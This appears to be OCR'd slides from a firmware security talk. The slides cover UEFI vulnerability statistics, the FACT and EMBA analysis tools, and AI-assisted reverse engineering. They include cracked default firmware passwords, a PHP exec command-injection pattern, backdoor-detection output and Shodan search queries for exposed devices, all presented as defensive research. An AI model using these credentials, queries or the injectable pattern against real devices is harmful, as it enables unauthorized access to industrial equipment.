




UEFI: Vulnerabilities everywhere

- 138k firmware packages
- 198k existing CVEs
- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer is the most popular CWE
- 32k+ firmware images; 16% missing basic protections






ShmooCon: “The UEFI Threat: Or How I Can “Permanently” Brick Your Computer”
https://www.youtube.com/watch?v=i70atz2o8Xc&t=8352s


Firmware Analysis & Comparison Tool (FACT)

- Automated unpacking
- Password cracking
- Vulnerability identification
- QEMU emulation
- Database backend
- Web interface
- Fast(ish) with powerful VM



EMBedded Analyzer (EMBA)

- CLI; web reports only
- Known Exploited Vulnerability correlation
- Generates SBOM (CycloneDX)
- Exploit data; availability, capabilities
- Uses semgrep for SAST
- ChatGPT integration (experimental)
- Active project; responsive maintainers




```
root:ToCOv8qxP13qs:0:0:root:/root/:/bin/sh
admin:yiVXjXdLpGfug:0:0:admin:/:/bin/sh
root:yiNNyNaXWRwx.:0:0:root:/root/:/bin/sh

Loaded 3 password hashes with 2 different salts (1.5x same-salt boost)
12345            (admin)
duhao            (root)

[*] John the ripper final status: 2 password hashes cracked, 1 left
[+] Password hash cracked: admin:12345:0:0:admin:/:/bin/sh
[+] Password hash cracked: root:duhao:0:0:root:/root/:/bin/sh
```

```
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/keymgmt/.ssh/authorized_keys
    logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys
    logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys
    /etc/defconfig/user_home/keymgmt/.ssh/authorized_keys (-rw-r--r-- root root)
```

ChatGPT for reversing & vulnerability research

This code is a sequence of x86 assembly instructions that initialize values in memory. The `mov` instruction copies a value into a memory location. The memory locations being referenced are relative to the base pointer `rbp`. The values being copied into these locations appear to be ASCII codes for characters, indicated by the use of hexadecimal values (e.g. `2Dh` is the ASCII code for the character '-'). The resulting string of characters might represent a message or data of some sort.

NW print the string of characters

The string of characters can be constructed from the ASCII codes in the code:

diff Copy code

```
-k
zfguijkophju@*%1]
```

```
lea     rdx, [rbp+var_A0]
lea     rax, [rbp+var_90]
mov     rsi, rdx
mov     rdi, rax
call    fwdec
lea     rsi, [rbp+var_E0]
lea     rcx, [rbp+var_A0]
lea     rax, [rbp+var_80]
lea     rdx, [rbp+var_B0]
mov     [rsp+210h+var_210], rdx
mov     r9, rsi
mov     r8, rcx
mov     rcx, rax
mov     edx, offset aSSSSDevNull21_0 ; "%s %s/%s %s >/dev/null 2>&1"
mov     esi, 3FFh       ; maxlen
mov     edi, offset buf ; s
mov     eax, 0
call    _snprintf
mov     edi, offset buf
call    executecmd
test    eax, eax
jz      loc_401AE1
```

```
mov     [rbp+var_9F], 0
mov     [rbp+var_C0], 2Dh ; '-'
mov     [rbp+var_BF], 6Bh ; 'k'
mov     [rbp+var_BE], 0
mov     [rbp+var_E0], 7Ah ; 'z'
mov     [rbp+var_DF], 66h ; 'f'
mov     [rbp+var_DE], 67h ; 'g'
mov     [rbp+var_DD], 75h ; 'u'
mov     [rbp+var_DC], 69h ; 'i'
mov     [rbp+var_DB], 6Ah ; 'j'
mov     [rbp+var_DA], 6Bh ; 'k'
mov     [rbp+var_D9], 6Fh ; 'o'
mov     [rbp+var_D8], 70h ; 'p'
mov     [rbp+var_D7], 68h ; 'h'
mov     [rbp+var_D6], 6Ah ; 'j'
mov     [rbp+var_D5], 75h ; 'u'
mov     [rbp+var_D4], 40h ; '@'
mov     [rbp+var_D3], 2Ah ; '*'
mov     [rbp+var_D2], 25h ; '%'
mov     [rbp+var_D1], 31h ; '1'
mov     [rbp+var_D0], 5Dh ; ']'
mov     [rbp+var_CF], 0
lea     rdx, [rbp+var_20]
lea     rax, [rbp+var_10]
mov     r8, rdx
mov     rcx, rax
mov     edx, offset aSSDevNull21 ; "%s %s >/dev/null 2>&1"
mov     esi, 3FFh       ; maxlen
mov     edi, offset buf ; s
mov     eax, 0
call    _snprintf
mov     edi, offset buf
call    executecmd
test    eax, eax
jz      short loc_400FE5
```


There are a few potential insecure coding errors in this code:

1. Variable injection: The `$device_id` variable is taken directly from `$_REQUEST['device_id']` without any input validation or sanitization. This could allow an attacker to inject malicious code or data into the application.
2. Command injection: The `exec` function is used to execute a system command with the `$device_id` variable as a parameter. If the `$device_id` variable is not properly sanitized, this could allow an attacker to inject malicious code into the system command and execute arbitrary code on the server.
3. Cross-site scripting (XSS): The `$_SESSION['csrf-token']` variable is not properly sanitized before being output to the page in the `toggle_alignment` function. This could allow an attacker to inject malicious code into the page and steal sensitive user data.

To address these issues, it is recommended to:

1. Validate and sanitize any input variables, including `$device_id`.
2. Use parameterized queries or escape user input when constructing system commands to prevent command injection attacks.
3. Properly sanitize any user input before outputting it to the page to prevent XSS attacks.

EMBA: Vulnerability Research





```
/logs/firmware/firmware_binwalk_emba/_BF.extracted/home/www-data/admin/gnssAutoAlign.php
   external.semgrep-rules.php.lang.security.exec-use
      Executing non-constant commands. This can lead to command injection.

      36┆ exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
       ⋮┆----------------------------------------
      40┆ exec("kill $(cat ". PID_FILENAME . ")");
       ⋮┆----------------------------------------
```

If a vuln doesn't have a CVE, is it even a vuln?

- OneKey blogs reused a screenshot
- Firmware contained GUI page & httpd server
- Shodan all the things
  - 'http.title:"Web Manager' +lighttpd
- RACOM M!DGE2 industrial router
- Firmware update shortly after 2nd OneKey blog
- Update contained the exact same fix
- No CVE assigned; no vulnerability mentioned



Research roadblocks


- **Support contract requirements**
- Embedded memory disks
- Proprietary formats
- AES-SBox
- Password protection
- Encrypted images
- Reseller-only access
- App-based updating
- VXWorks

LILY HAY NEWMAN SECURITY JAN 18, 2023 1:41 PM


A Widespread Logic Controller Flaw Raises the Specter of Stuxnet


More than 120 models of Siemens' S7-1500 PLCs contain a serious vulnerability—and no fix is on the way.

The vulnerability was discovered by researchers at the embedded device security firm Red Balloon Security after they spent more than a year developing a methodology to evaluate the S7-1500's firmware, which Siemens has encrypted for added protection



This is fine...





Black box vendors

State of the world: 2023

- Everything runs firmware
- Millions of new attack points connect daily
- Firmware attacks will continue to accelerate
- Firmware controls increasingly powerful systems
- Small research community without vendor support
- Attackers will continue to have the upper hand

Table I: Top CVEs most used by Chinese state-sponsored cyber actors since 2020

Vendor	CVE	Vulnerability Type
Apache Log4j	CVE-2021-44228	Remote Code Execution
Pulse Connect Secure	CVE-2019-11510	Arbitrary File Read
GitLab CE/EE	CVE-2021-22205	Remote Code Execution
Atlassian	CVE-2022-26134	Remote Code Execution
Microsoft Exchange	CVE-2021-26855	Remote Code Execution
F5 Big-IP	CVE-2020-5902	Remote Code Execution
VMware vCenter Server	CVE-2021-22005	Arbitrary File Upload
Citrix ADC	CVE-2019-19781	Path Traversal
Cisco Hyperflex	CVE-2021-1497	Command Line Execution
Buffalo WSR	CVE-2021-20090	Relative Path Traversal
Atlassian Confluence Server and Data Center	CVE-2021-26084	Remote Code Execution
Hikvision Webserver	CVE-2021-36260	Command Injection
Sitecore XP	CVE-2021-42237	Remote Code Execution
F5 Big-IP	CVE-2022-1388	Remote Code Execution
Apache	CVE-2022-24112	Authentication Bypass by Spoofing
ZOHO	CVE-2021-40539	Remote Code Execution
Microsoft	CVE-2021-26857	Remote Code Execution
Microsoft	CVE-2021-26858	Remote Code Execution
Microsoft	CVE-2021-27065	Remote Code Execution

Call to action

- Hold vendors accountable:
  - Implement basic memory protection
  - Use modern Linux versions
  - Patch vulnerable daemons
  - Actual logging of security events
  - Obscurity != security
  - Device patching should be automatic
- We need more firmware researchers
- Vendor support for security research

“Unless someone like you cares a whole awful lot

Nothing is going to get better, it’s not” –Dr. Seuss

Reference material

- https://eclypsium.com/blog/vendor-re-use-opens-the-aperture-on-many-vulnerabilities/
- https://eclypsium.com/blog/supply-chain-risk-from-gigabyte-app-center-backdoor/
- https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/
- https://www.mandiant.com/resources/blog/fortinet-malware-ecosystem
- https://www.mandiant.com/resources/blog/unc3524-eye-spy-email
- https://alperovitch.sais.jhu.edu/an-experiment-in-malware-reverse-engineering/
- https://securelist.com/cosmicstrand-uefi-firmware-rootkit/106973/
- https://research.checkpoint.com/2023/the-dragon-who-sold-his-camaro-analyzing-custom-router-implant/
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- https://media.defense.gov/2023/Jun/14/2003241405/-1/-1/0/CSI_HARDEN_BMCS.PDF
- https://www.mandiant.com/resources/blog/unc4841-post-barracuda-zero-day-remediation
- https://blog.assetnote.io/2023/07/21/citrix-CVE-2023-3519-analysis/
- https://www.youtube.com/watch?v=6T4QsltcZ6k (Ekoparty 2022 talk on hacking F5 & Citrix)


eclypsium
Questions?